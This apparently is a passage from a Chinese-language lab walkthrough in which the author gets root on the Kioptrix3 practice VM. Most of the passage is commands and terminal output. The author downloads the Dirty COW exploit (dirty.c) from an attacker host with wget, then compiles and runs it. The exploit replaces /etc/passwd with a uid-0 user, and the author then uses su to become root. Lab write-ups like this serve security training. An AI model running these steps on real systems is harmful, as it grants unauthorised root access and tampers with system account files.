


```
root@kali:~# ls /var/www/html/
[redacted] dirty.c  [redacted]
root@kali:~# 
```

然后在 shell 中 切换到 /tmp 目录下， tmp 具有可写权限。


**cd /tmp**

**wget 192.168.91.128/dirty.c**



```
loneferret@Kioptrix3:/tmp$ wget 192.168.91.128/dirty.c
--11:28:00--  http://192.168.91.128/dirty.c
           => `dirty.c'
Connecting to 192.168.91.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4,810 (4.7K) [text/x-csrc]

100%[==================================================================

11:28:00 (773.16 MB/s) - `dirty.c' saved [4810/4810]

loneferret@Kioptrix3:/tmp$ ls -alh
total 24K
drwxrwxrwt  4 root       root  4.0K 2021-09-10 11:28 .
drwxr-xr-x 21 root       root  4.0K 2011-04-11 16:54 ..
-rw-r--r--  1 loneferret users 4.7K 2021-08-12 06:46 dirty.c
drwxrwxrwt  2 root       root  4.0K 2021-09-10 10:29 .ICE-unix
drwxrwxrwt  2 root       root  4.0K 2021-09-10 10:29 .X11-unix
loneferret@Kioptrix3:/tmp$
```


gcc 编译 **gcc -pthread dirty.c -o dirty -lcrypt**



```
loneferret@Kioptrix3:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
loneferret@Kioptrix3:/tmp$ ls -alh
total 36K
drwxrwxrwt  4 root       root  4.0K 2021-09-10 11:31 .
drwxr-xr-x 21 root       root  4.0K 2011-04-11 16:54 ..
-rwxr-xr-x  1 loneferret users  11K 2021-09-10 11:31 dirty
-rw-r--r--  1 loneferret users 4.7K 2021-08-12 06:46 dirty.c
drwxrwxrwt  2 root       root  4.0K 2021-09-10 10:29 .ICE-unix
drwxrwxrwt  2 root       root  4.0K 2021-09-10 10:29 .X11-unix
```

可以看到编译成功

**./dirty 运行**



```
loneferret@Kioptrix3:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
ohh:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: b7fe0000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'ohh' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'ohh' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
loneferret@Kioptrix3:/tmp$
```

在方框2 处输入新密码： 123456， 图中的 ohh 用户是我编辑了dirty.c 源码添加的用户名，可更改任意名称或者不更改。运行过程中会花费一点时间。慢慢等待！

根据提示：

Done! Check /etc/passwd to see if the new user was created.

You can log in with the username 'ohh' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

完成！检查/etc/passwd以查看是否创建了新用户。

您可以使用用户名“ohh”和密码“123456”登录。

别忘了恢复！$mv/tmp/passwd.bak/etc/passwd


**检查 /etc/passwd 是否创建了ohh用户->可以看到添加成功，注意现在是没有 root用户的，因此别忘了恢复的提示**



```
loneferret@Kioptrix3:/tmp$
loneferret@Kioptrix3:/tmp$ cat /etc/passwd
ohh:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash
emon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```

切换到 ohh 用户，密码为 123456


**su ohh->切换成功**



```
loneferret@Kioptrix3:/tmp$ su ohh
Password:
ohh@Kioptrix3:/tmp# id
uid=0(ohh) gid=0(root) groups=0(root)
ohh@Kioptrix3:/tmp#
ohh@Kioptrix3:/tmp#
```

别忘了恢复！**mv/tmp/passwd.bak /etc/passwd**


在 ohh 用户下 执行恢复：**mv/tmp/passwd.bak /etc/passwd**



```
ohh@Kioptrix3:/tmp#
ohh@Kioptrix3:/tmp#
ohh@Kioptrix3:/tmp# mv /tmp/passwd.bak /etc/passwd
ohh@Kioptrix3:/tmp# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```

再次 **cat /etc/passwd** 可以看到 root 用户回来了，而这时我们仍然还是 ohh 用户

直接 **su root** 登录到 root



```
ohh@Kioptrix3:/tmp#
ohh@Kioptrix3:/tmp# su root
root@Kioptrix3:/tmp#
root@Kioptrix3:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:/tmp#
root@Kioptrix3:/tmp#
root@Kioptrix3:/tmp#
root@Kioptrix3:/tmp#
```

至此 成功拿到 root 权限。

## 总节

- msf 确实好用
- dirty.c 也好用